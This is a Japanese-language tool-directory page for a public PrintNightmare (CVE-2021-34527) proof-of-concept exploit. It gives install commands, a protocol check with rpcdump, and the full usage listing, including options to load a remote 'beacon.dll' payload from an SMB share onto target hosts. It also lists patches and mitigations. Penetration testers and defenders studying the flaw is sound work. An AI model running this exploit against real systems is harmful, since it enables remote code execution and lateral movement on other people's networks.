Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2021-34527 — PrintNightmare (CVE-2021-34527) PoCエクスプロイト | Kitploit
ツール/GitHubGitHub/m8sec/cve-2021-34527
特権昇格ペイロード生成脆弱性分析エクスプロイト横移動ペネトレーションテスト
GitHubm8sec/cve-2021-34527

CVE-2021-34527

PrintNightmare (CVE-2021-34527) PoCエクスプロイト

リポジトリを見る
11819363年前Kitploit レビュー済み
共有

PrintNightmare (CVE-2021-34527)

このPrintNightmareエクスプロイトのバージョンは、Cube0x0によって作成されたコードに基づいています。以下の機能があります。

  • 複数のホストを標的にする能力。
  • ペイロード配信用の組み込みSMBサーバーを備えており、オープンなファイル共有が不要。
  • エクスプロイトにはMS-RPRNおよびMS-PARプロトコルの両方が含まれています(CMD引数で定義)。
  • @gentilkiwiのUNCバイパス技術を実装。

インストール

実行する前に、最新バージョンのimpacketをインストールしてください:

git clone https://github.com/SecureAuthCorp/impacket
cd impacket
python3 setup install

git clone https://github.com/m8sec/CVE-2021-34527
cd CVE-2021-34527
python3 CVE-2021-34527.py -h

テスト

Impacketのrpcdump.pyを使用して、MS-PARおよびMS-RPRNプロトコルを確認できます:

>> rpcdump.py @192.168.1.10 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol 
Protocol: [MS-RPRN]: Print System Remote Protocol

あるいは、byt3bl33d3rのスキャナーItWasAllADreamを使用して、ターゲットをスキャンし、PrintNightmareのRCE脆弱性を検証できます。

スクリーンショット

pnm

使用方法

  -v VERBOSE            Enable verbose logging from SMB server
  -t TIMEOUT            Connection timeout

Authentication:
  -u USERNAME           Set username
  -H HASH, -hashes      Use NTLM Hash for authentication
  -p PASSWORD           Set password
  -d DOMAIN             Set domain
  --local-auth          Authenticate to target host, no domain

DLL Execution:
  -dll DLL                  Path to local DLL file to execute "beacon.dll"
  --remote-dll REMOTE_DLL   Remote dll "\\192.168.1.25\Share\beacon.dll"
  -share SHARE              Set local SMB share name
  --local-ip LOCAL_IP       Set local IP (defaults to primary interface)

Target(s):
  -pDriverPath PDRIVERPATH  Define Driver path. Example 'C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\UNIDRV.DLL'
  -port [destination port]  Destination port to connect to SMB Server
  -proto {MS-RPRN,MS-PAR}   Target protocol (Default=MS-RPRN)
  target                    192.168.2.2, target.txt, 10.0.0.0/24 (positional)

修復策

マイクロソフトはPrintNightmareに対する複数のパッチをリリースしており、最新版は2021年9月のPatch Tuesdayに公開されました。これは根本的な脆弱性と、後に発見された回避策に対処しました。詳細については、マイクロソフトの公式ガイダンスを参照してください:

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

この脆弱性を緩和するための追加の戦略には以下が含まれます:

  • 重要でないシステムでPrint Spoolerサービスを無効にする。
  • グループポリシーによる受信リモート印刷を無効にする。

謝辞

  • @cube0x0 - Pythonエクスプロイトコードと、impacketプロジェクトへの貢献に対して。
  • @edwardzpeng & @lxf02942370 - PrintNightmareの最初の発見とエクスプロイトに対して。
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    424
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    276

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →








